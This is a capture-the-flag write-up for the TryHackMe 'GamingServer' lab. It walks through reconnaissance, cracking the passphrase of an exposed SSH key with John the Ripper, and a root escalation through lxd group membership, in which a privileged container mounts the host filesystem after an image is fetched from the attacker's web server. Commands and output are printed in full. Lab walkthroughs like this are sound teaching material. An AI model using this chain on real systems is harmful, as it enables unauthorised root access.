
GamingServer (TryHackMe WriteUp)



Started with Nmap scan.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sVC -A 10.10.118.249
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 04:50 EDT
Nmap scan report for 10.10.118.249
Host is up (0.064s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
|   256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
|_  256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: House of danak
|_http-server-header: Apache/2.4.29 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1720/tcp)
HOP RTT      ADDRESS
1   53.19 ms 10.9.0.1
2   53.37 ms 10.10.118.249

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.54 seconds
```

We have 2 open ports.

Port 80(http):

The service scan indicates the gaming server is running Apache on port 80. The page title reads “House of danak.” Further reconnaissance is needed to identify potential exploitable vulnerabilities.

Now let's go to the site and press the key combination **ctrl+u** to view the page code.


```
        </ul>
      </div>
    </div>
</body>
<!-- john, please add some actual content to the site! lorem ipsum is horrible to look at. -->
</html>
```

There was a comment to a user named **john.**

Search site directories using gobuster:


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir --url http://10.10.118.249 --wordlist /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.118.249
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 278]
/.htaccess           (Status: 403) [Size: 278]
/.htpasswd           (Status: 403) [Size: 278]
/index.html          (Status: 200) [Size: 2762]
/robots.txt          (Status: 200) [Size: 33]
/secret              (Status: 301) [Size: 315] [--> http://10.10.118.249/secret/]
/server-status       (Status: 403) [Size: 278]
/uploads             (Status: 301) [Size: 316] [--> http://10.10.118.249/uploads/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


robots.txt:




There were 3 files on the page /uploads/ that I downloaded to my local machine

after that I went to the page /secret/ and found the RSA key there which I copied to my local machine.







Use ssh2john to make the file readable for John The Ripper:

```
┌──(kali㉿kali)-[~]
└─$ ssh2john secretKey > pass.hash

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  dict.list  Documents  Downloads  manifesto.txt  meme.jpg  Music  pass.hash  Pictures  Public  secretKey  Templates  Videos
```

now I'll crack the hash

```
┌──(kali㉿kali)-[~]
└─$ john pass.hash
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein          (secretKey)
1g 0:00:00:00 DONE 2/3 (2025-10-04 05:20) 100.0g/s 94300p/s 94300c/s 94300C/s 123456..maggie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I gave the secretKey file the right permissions in a way that I had full access to read and modify the file, while all other users have no access.

```
┌──(kali㉿kali)-[~]
└─$ chmod 600 secretKey
```

Connection ssh. Use **letmein** for parametry „secretKey“

```
┌──(kali㉿kali)-[~]
└─$ ssh -i secretKey john@10.10.118.249
The authenticity of host '10.10.118.249 (10.10.118.249)' can't be established.
ED25519 key fingerprint is SHA256:3Kz4ZAujxMQpTzzS0yLL9dLKLGmA1HJDOLAQWfmcabo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.118.249' (ED25519) to the list of known hosts.
Enter passphrase for key 'secretKey':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Oct  4 09:25:15 UTC 2025

  System load:  0.0               Processes:           101
  Usage of /:   41.1% of 9.78GB   Users logged in:     0
  Memory usage: 34%               IP address for ens5: 10.10.118.249
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.


Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$
```

And get user.txt

```
Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$ ls
user.txt
john@exploitable:~$ cat user.txt
a5c2ff8b9c2e3d4fe9d4ff2f1a5a6e7e
john@exploitable:~$
```

Now you need to find a way to increase privileges, used the command **id**

```
john@exploitable:~$ id
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
john@exploitable:~$
```

The **lxd** command starts or manages the LXD container server, which is used to create, run, and administer system containers and virtual machines in Linux.

So now we need an exploit for use this command.

I found one: https://www.exploit-db.com/exploits/46978

Two steps on local mashine:

I received a file that needs to be transferred to the victim's machine.

One option is to pick up your Apache2 and copy the file from it to the victim's machine

```
┌──(kali㉿kali)-[~]
└─$ sudo cp alpine-v3.22-x86_64-20251004_0543.tar.gz /var/www/html

┌──(kali㉿kali)-[~]
└─$ sudo systemctl start apache2
```

Then, using the ifconfig command, you need to find out the IP of the tun0 interface (you may have a different name), then enter the following command on the victim's machine (specify the correct file name)

wget http://10.*.*.*/filename

After that, you need to execute a series of commands

```
john@exploitable:~$ ls
alpine-v3.22-x86_64-20251004_0543.tar.gz  user.txt
john@exploitable:~$ lxc image import alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
Error: open alpine-v3.13-x86_64-20210218_0139.tar.gz: no such file or directory
john@exploitable:~$ lxc image import alpine-v3.22-x86_64-20251004_0543.tar.gz --alias myimage
Image imported with fingerprint: e3fc0d0e58fc89eae47fe32d2d59263f3f95195b4976aea1a39231712d35c45c
john@exploitable:~$ lxc image list
+---------+--------------+--------+------------------------------+--------+--------+------------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |         DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+---------+--------------+--------+------------------------------+--------+--------+------------------------------+
| myimage | e3fc0d0e58fc | no     | alpine v3.22 (20251004_05:43) | x86_64 | 3.86MB | Oct 4, 2025 at 9:55am (UTC) |
+---------+--------------+--------+------------------------------+--------+--------+------------------------------+
john@exploitable:~$ lxc init myimage ignite -c security.privileged=true
Creating ignite
john@exploitable:~$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
john@exploitable:~$ lxc start ignite
john@exploitable:~$ lxc exec ignite /bin/sh
~ # whoami
root
```

exploit works, now let's find the flag

```
~ # cd /mnt
/mnt # ls
root
/mnt # cd root
/mnt/root # ls
bin             dev             initrd.img      lib64           mnt             root            snap            sys             var
boot            etc             initrd.img.old  lost+found      opt             run             srv             tmp             vmlinuz
cdrom           home            lib             media           proc            sbin            swap.img        usr             vmlinuz.old
/mnt/root # cd root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
2e337b8c9f3aff0c2b3e8d4e6a7c88fc
/mnt/root/root #
```